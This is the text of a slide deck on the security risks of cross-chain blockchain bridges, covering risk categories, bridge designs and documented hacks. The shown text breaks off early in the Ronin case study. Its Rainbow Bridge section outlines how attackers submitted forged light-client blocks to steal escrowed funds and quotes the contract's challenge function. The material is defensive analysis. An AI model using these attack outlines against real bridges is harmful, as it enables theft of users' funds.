Security of Cross-chain Protocols

Ermyas Abebe

Outline

Background

Security Risks

- Network Risk
- Protocol Architecture Risk
- Protocol Implementation Risk
- Protocol Operational Risk

Case Studies

- Rainbow Bridge
- Ronin Bridge
- Nomad Protocol

Conclusions

Cross-chain protocols

A multi-chain future envisions various Layer-1s, Rollups and Side-chains co-existing with thriving ecosystems


Cross-chain protocols have emerged as essential building blocks that enable a multi-chain future

Enable seamless interaction across chains in a manner that preserves core tenets of blockchains

Reduce fragmentation, enable scalability, increase liquidity, and improve market efficiency


Open up new design space for blockchain-based applications

~$6B in TVL* in token bridges in Ethereum. At its peak this figure was close to $30B



Challenges of cross-chain protocols

Over $2.5 billion stolen in bridge exploits over the past year



***~$1 billion* more in potential losses** disclosed through bug bounties

rekt

1. **Ronin Network - REKT** *Unaudited*
   $624,000,000 | 03/23/2022
2. **Poly Network - REKT** *Unaudited*
   $611,000,000 | 08/10/2021
3. **BNB Bridge - REKT** *Unaudited*
   $586,000,000 | 10/06/2022
4. **SBF - MASK OFF** *N/A*
   $477,000,000 | 11/12/22
5. **Wormhole - REKT** *Neodyme*
   $326,000,000 | 02/02/2022
6. **BitMart - REKT** *N/A*
   $196,000,000 | 12/04/2021
7. **Nomad Bridge - REKT** *N/A*
   $190,000,000 | 08/01/2022
8. **Beanstalk - REKT** *Unaudited*
   $181,000,000 | 04/17/2022
9. **Wintermute - REKT 2** *N/A*
   $162,300,000 | 09/20/2022
10. **Compound - REKT** *Unaudited*
    $147,000,000 | 09/29/2021
11. **Vulcan Forged - REKT** *Unaudited*
    $140,000,000 | 12/13/2021
12. **Cream Finance - REKT 2** *Unaudited*
    $130,000,000 | 10/27/2021
13. **Badger - REKT** *Unaudited*
    $120,000,000 | 12/02/2021
14. **Mango Markets - REKT** *Out of Scope*
    $115,000,000 | 10/11/2022
15. **Harmony Bridge - REKT** *N/A*
    $100,000,000 | 06/23/2022

Why?

Significant value locked in token bridges, which creates a honeypots of value for attackers

Large attack surface

Introduce a number of new trust assumptions that present significant additional risks

Complex contracts, disparate operating environments, with minimal standardisation and re-use of common capabilities

Span nascent ecosystems and platforms, which are not as well understood

Lack of rigour in employing standard security best-practices, policies and procedures across the stack

Centralisation of trusted third-party validator sets, and lack of transparency around the structure and make-up of such validators

Security Risks

Cross-chain protocols

Asset Exchange:


The change of ownership of an asset in a source network for a corresponding change of ownership in another network. Example: atomic cross-chain swap.

Asset Transfer:

The movement of an asset from the source ledger to a destination ledger. The transfer would typically lock the asset in the source ledger, and mint a synthetic representation on a target ledger.

General-purpose Messaging:

Enables arbitrary data transfer across chain for the purposes of orchestrating cross-chain applications.



Layered Diagram adapted from L2Beats: https://gov.l2beat.com/t/l2bridge-risk-framework/31

Core Security Properties

Cross-chain protocols coordinate state change across networks

Core security properties:

- A state communicated from one network to another is **valid** and **final** in the source network (safety)
- All cross-chain state information is communicated in a timely manner

Security Risks in Crosschain Protocols

Categories of security risk for cross-chain protocols:

1. Network Risk
2. Protocol Architecture Risk
3. Protocol Implementation Risk
4. Protocol Operational Risk

Network Risk

Network Risk

Cross-chain protocols enable the coordination of state changes across networks

It assumes that state in the underlying networks are correct and final

If state is reverted in one network, after a corresponding change has been applied in another inconsistencies emerge that cannot be reconciled (e.g. protocol bugs, forks, reorgs, 51% attacks…)


This represents fundamental security limitations of cross-chain protocols bridging independent networks

Considerations:

- smaller networks with weaker guarantees likely present more risk
- poses systematic risk, impacting all connected bridges to affected network
- protocols should employ mitigation of contagion risk


Protocol Architecture Risk

Layers of cross-chain protocols




Layered Diagram adapted from L2Beats: https://gov.l2beat.com/t/l2bridge-risk-framework/31

Layers of cross-chain protocols




Layered Diagram adapted from L2Beats: https://gov.l2beat.com/t/l2bridge-risk-framework/31


Trustless Cross-chain Messaging Architectures




Hashed Timelock Contracts



State Validating Bridges




Consensus Verifying Bridges
(Light client bridges)




ZK Consensus Verifying Bridges
(Light client using validity proofs)


Trusted Intermediary Protocols



External Validator Bridge



External Validator Set Bridge



Optimistic Bridge

Consensus Verifying Bridges


One chain verifies the consensus of another chain, in effect running a light-client of the remote chain in a smart contract

Does not introduce additional trust assumptions

Limitations:

- Only performs partial validations on a block (i.e. does not verify transactions in a block are valid)
- Possible attacks: eclipse attack, long-range attacks
- Cost and complexity to build, maintain and operate could be prohibitive
- Continuous cost, regardless of demand
- Complexity increases implementation risk (e.g. Rainbow bridge vulnerability)
- Block relayers can potentially censor transactions

Examples: Rainbow bridge, Cosmos IBC



Consensus Verifying Bridges

Consensus Verifying Bridges (ZK Bridges)


Zero Knowledge Bridges are light client bridges where validity proof of network consensus is generated off-chain and verified by the remote chain

Can potentially make consensus verification bridges less costly and more viable

Limitations and considerations:

- Only performs partial validations on a block (i.e. does not verify transactions in a block are valid)
- Possible attacks; eclipse attack, long-range attacks
- Cost and complexity to build, maintain and operate
- Complexity increases implementation risk
- Block relayers can potentially censor transactions

Examples: Succinct Labs, ZKBridge (UC Berkeley), Electron labs



External Validator Set Bridges

A set of parties (validators) are trusted to attest to validity of state and relay messages across networks.

Honest majority assumption


Relatively less complex to build, cheaper to operate and easier to reason about

The mechanism employed to ensure these parties behave honestly can vary widely.

- Proof-of-Authority: validators are known (legal) entities with their reputation at stake (and potential legal recourse)
- Proof-of-Stake: validators have some value at stake that ensures relies on parties having in-protocol value at stake

Limitations and considerations:

- Introduces significant new trust assumptions, and is less secure
- Degree of decentralization might be limited (e.g. Ronin) and difficult to verify
- Limits of the mechanisms that keep validators honest
- Validators can censor transactions
- Known cost for a bribing attack



Optimistic Bridge Protocol

One or more semi-trusted parties attest to the validity of state, that is then relayed across networks, and watchers observe and report fraudulent state within a time window


In the event of fraud, the attestor's funds are slashed and the reporting watcher is compensated


Assumes that at least 1 honest party exists and can report fraud within a time window.

Ideal construction involves permissionless watcher set (most protocols do not yet have this)

Limitations and considerations:

- Difficult to prove fraud on the destination chain
- Incentivisation of watchers (verifiers dilemma, front-running)
- Latency (fraud reporting window)
- Griefing vectors
- Edge-cases around network congestion, or liveness failure of networks need to be carefully thought through
- Attestors can censor transactions
- Limits of the mechanisms that keep validators honest





Layered Diagram adapted from L2Beats: https://gov.l2beat.com/t/l2bridge-risk-framework/31

Token Bridges

Enable the transfer of value from one network to another

Typically designs involve lock-and-mint mechanisms where assets are locked in one network and synthetic representations minted on another


These synthetic assets (wrapped assets) are a claim against the bridge for the underlying native assets in the source network

Anyone that holds such wrapped assets is perpetually exposed to idiosyncratic risks of the bridge, regardless of whether they are users of the bridge

Invariant: total supply of wrapped assets across networks must always match the corresponding native assets.

If this invariant is broken the wrapped assets potentially become worthless

Creates significant honeypots



Protocol Implementation Risk

Protocol Implementation Risk

Cross-chain protocols are complex infrastructure with numerous components, built using a range of tools and operating under different runtimes

The likelihood of bugs in the implementation of protocols, their dependencies or runtimes is high

Protocols can have sound architectures but significant implementation risk

Nascent tools and runtime environments pose higher risk.

Upgradability is often necessary, but introduces new sources of risk

Some mitigations:

- Formal verification of protocols and their implementation
- High coverage testing (unit, fuzzing, property-based, integration, ledger state fork test…)
- Frequent audits (avoiding drift between deployed and audited code)
- Caliber and experience of developer team
- Employ secure coding practices (e.g. role-based ACL)
- Bug bounties

Protocol Implementation Risk

Recent examples of hacks as a result of smart contract vulnerabilities :

Polynetwork: $624M
Contract vulnerability enabled an attacker to replace the registry of external validator with itself. Thereby processing arbitrary messages and stealing funds.

BNB Bridge: $586M
Bug in the proof verification function in Binance bridge, that enabled an attacker to forge messages to steal funds.

Wormhole: $326M
Vulnerability enabled attacker to, in effect, bypass validator signature verification of external validators and steal funds.

Nomad bridge: $190M
Logic bug introduced in an upgrade enabled an attacker to process arbitrary messages and steal funds.

Protocol Implementation Risk

Examples of recent vulnerabilities disclosed through bug bounty programs:

Arbitrum Bridge:
- State Validating Bridge between Arbitrum and Ethereum
- Vulnerability that would have enabled an attacker to hijack the bridge contract and take all incoming ETH deposits
- Daily average deposit of ~5K ETH, with largest recorded deposit of 168K ETH (~$250M)
- 400 ETH bounty paid to whitehat 0xriptide

Rainbow Bridge:
- Consensus validating bridge across NEAR, Aurora and Ethereum
- April 26th:
  - Vulnerability enabling infinite minting of fake ETH on Aurora Engine
  - Could have resulted in 70K ETH loss ($240M)
  - ~$6M bounty paid to whitehat pwning.eth
- June 10 and 16: Two other vulnerabilities that could directly impact the bridge. One enabling ability to spoof transaction outputs (events)

Cosmos IBC:
- Consensus validating bridge connecting Cosmos chains
- Critical vulnerability discovered that impacts all Cosmos chains

Protocol Operational Risk

Protocol Operational Risk

The operation of a cross-chain bridge involves the management of various components, potentially by distinct actors.

Such activities could include the upgrade and management of bridge smart contracts and the operation of various off-chain systems (e.g. securing external validator nodes, key management).

Failures and oversights in these operational activities can present a significant source of risk to protocols.

Privileged parties (bridge administrators) might have ability to control parameters of the bridge and negate security controls in the design of the protocol (e.g. resetting external validator set, reducing fraud time window)

Conversely, the ability to pause and mitigate failures in the bridge is also an operational concern.

Some mitigation:

- Having robust, decentralized, and transparent mechanisms and processes for managing such systems is crucial to ensuring the security of cross-chain bridges.
- Robust monitoring for anomalous activities (e.g. Ronin hack not detected for 6 days)
- Established playbooks for incident management and response (e.g. Nomad incident response)
- Employ standard security best-practices, policies and procedures across the stack
- Create new industry best practices and standards, and disclosure requirements

Case Studies

- Rainbow Bridge *(failed hack attempt)*
- Ronin Bridge
- Nomad Protocol Hack

Rainbow Bridge

Failed hack attempts

Date:

- May 1, 2022
- August 20, 2022

Rainbow bridge

A bridge between Ethereum, Near and Aurora networks. Launched March 2021


Over $2.8B bridged since launch

Most of the activity on the bridge involves token transfer of Ethereum-based assets to Near/Aurora (e.g. DAI, USDT, WETH)

Employs a combination of consensus verification and optimistic bridging mechanisms to secure the chain


While Ethereum -> Near, performs consensus verification, Near-> Ethereum is primarily an optimistic mechanism, taking upto 16 hours to settle.

Has thus far resisted two hack attempts



Near Bridge contract: receives Near block headers, verifies and stores block hashes only. Verification of all Near validator signatures (Ed25519) would be very expensive, and thus relies on optimistic mechanism.

Ethereum light-client contract – receives Ethereum block headers, verifies ethash and longest chain rule and stores block hashes only.



Near Bridge contract: receives Near block headers, verifies and stores block hashes only. Verification of all Near validator signatures (Ed25519) would be very expensive, and thus relies on optimistic mechanism.

Ethereum light-client contract – receives Ethereum block headers, verifies ethash and longest chain rule and stores block hashes only.


Hack Attempts

On two occasions, May 1st and August 20th attackers performed the following:

1. Deposit relevant bond to become a Relayer (5ETH)
2. Submit invalid Near light-client block, to the bridge contract on Ethereum. The constructed block would have enabled the attacker to unlock and steal funds escrowed on Ethereum (i.e. contain false state updates showing attacker has burnt corresponding funds on the Near chain)
3. A Watchdog submitted a challenge transaction, shortly afterwards (< 4 mins)

MEV bot front-run the watcher transactions to submit the challenge

MEV bot received reward instead of the reporting watcher



```
function challenge(address payable receiver, uint signatureIndex) external override pausable(PAUSED_CHALLENGE) {
    require(block.timestamp < lastValidAt, "No block can be challenged at this time");
    require(!checkBlockProducerSignatureInHead(signatureIndex), "Can't challenge valid signature");

    balanceOf[lastSubmitter] = balanceOf[lastSubmitter] - lockEthAmount;
    lastValidAt = 0;
    receiver.call{value: lockEthAmount / 2}("");
}
```

Learnings and Future Considerations

The team argues that MEV bots front-running watchdogs is a desirable feature

The incentivisation of watchdogs could prove to be a challenge

Raising the stakes for Relayers, to reduce frequency of such attacks would be important

Relayers only partially lose their stake, and potentially have the ability to front-run the challenge to their own hack. This might make this a low-cost way for attackers to continue to opportunistically attempt to exploit the bridge

Ronin Bridge Hack

Date: March 23, 2022
Amount: $624M

Ronin Bridge

Ronin is an Ethereum sidechain used for the Axie Infinity game. It was created by Sky Mavis, a company based in Asia Pacific

Ronin Bridge, is an external validator set bridge (PoA), linking Ethereum and Ronin

The bridge primarily enabled transfer of Ethereum native assets (ETH, USDC) to Ronin

The bridge employed 9 validators, wherein a signature from any 5 can authorise a cross-chain message.

